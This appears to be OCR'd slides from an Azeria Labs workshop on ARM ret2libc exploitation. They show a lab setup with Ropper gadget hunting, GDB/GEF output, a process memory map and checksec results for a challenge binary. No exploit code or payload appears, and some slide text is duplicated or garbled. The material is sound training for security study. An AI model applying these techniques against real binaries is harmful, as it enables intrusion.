
# THE SIMPLE RET2LIBC




# THE SIMPLE RET2LIBC



# THE SIMPLE RET2LIBC



# LAB: RET2LIBC



The screenshot shows a desktop environment with a dark theme. On the left, there's a dock with icons for a browser, file manager, terminal, and other applications. Two terminal windows are open:

- ARM environment (ssh arm) for editing exploits:** This window is titled "user@azeria-labs-arm: ~ 74x23". It displays the output of an "ssh arm" command, showing system information and a copyright notice. It ends with a "Last login" message and a prompt: "user@azeria-labs-arm:~\$".
- Ubuntu host for Gadget hunting with Ropper:** This window is titled "user@Azeria-Lab-VM: ~ 74x23". It shows the use of the "rop" tool to load the "libc-2.27.so" library from "/tmp/". The output includes progress messages like "[INFO] Load gadgets from cache" and "[INFO] File loaded.".

```
user@azeria-labs-arm:~/challenges$ gdb challenge1
GNU gdb (Debian 8.1-4) 8.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef` to start, `gef config` to configure
65 commands loaded for GDB 8.1 using Python engine 3.6
[*] 5 commands could not be loaded, run `gef missing` to know why.
Reading symbols from challenge1...(no debugging symbols found)...done.
gef>
```

## ARM environment for GDB

- CTRL+X → Split terminal vertically
- CTRL+O → Split terminal horizontally
- CTRL+X → Maximize selected window
- CTRL+W → Close selected window

```
Breakpoint 1, 0x00400560 in main ()
gef>
gef> vmmmap


| Start       | End         | Offset      | Perm | Path                                  |
|-------------|-------------|-------------|------|---------------------------------------|
| 0x00400000  | 0x00401000  | 0x00000000  | r-x  | /home/user/challenges/challenge2      |
| 0x00410000  | 0x00411000  | 0x00000000  | r--  | /home/user/challenges/challenge2      |
| 0x00411000  | 0x00412000  | 0x00001000  | rw-  | /home/user/challenges/challenge2      |
| 0xb6ede000  | 0xb6fc0000  | 0x00000000  | r-x  | /lib/arm-linux-gnueabihf/libc-2.27.so |
| 0xb6fc0000  | 0xb6fd0000  | 0x0000e2000 | ---  | /lib/arm-linux-gnueabihf/libc-2.27.so |
| 0xb6fd0000  | 0xb6fd2000  | 0x0000e2000 | r--  | /lib/arm-linux-gnueabihf/libc-2.27.so |
| 0xb6fd2000  | 0xb6fd3000  | 0x0000e4000 | rw-  | /lib/arm-linux-gnueabihf/libc-2.27.so |
| 0xb6fd3000  | 0xb6fd6000  | 0x00000000  | rw-  |                                       |
| 0xb6fd6000  | 0xb6fee000  | 0x00000000  | r-x  | /lib/arm-linux-gnueabihf/ld-2.27.so   |
| 0xb6ff9000  | 0xb6ffb000  | 0x00000000  | rw-  |                                       |
| 0xb6ffb000  | 0xb6ffc000  | 0x00000000  | r-x  | [sigpage]                             |
| 0xb6ffc000  | 0xb6ffd000  | 0x00000000  | r--  | [vvar]                                |
| 0xb6ffd000  | 0xb6ffe000  | 0x00000000  | r-x  | [vdso]                                |
| 0xb6ffe000  | 0xb6fff000  | 0x000018000 | r-   | /lib/arm-linux-gnueabihf/ld-2.27.so   |
| 0xb6fff000  | 0xb7000000  | 0x000019000 | rw-  | /lib/arm-linux-gnueabihf/ld-2.27.so   |
| 0xbefdf000  | 0xbff00000  | 0x00000000  | rw-  | [stack]                               |
| 0xfffff0000 | 0xfffff1000 | 0x00000000  | r-x  | [vectors]                             |


gef> checksec
[+] checksec for '/home/user/challenges/challenge2'
Canary : No
NX : Yes
PIE : Yes
Fortify : No
RelRO : Partial
gef> █
```



# WORKSHOP </END>

More resources at <https://azeria-labs.com>

Twitter: @Fox0x01

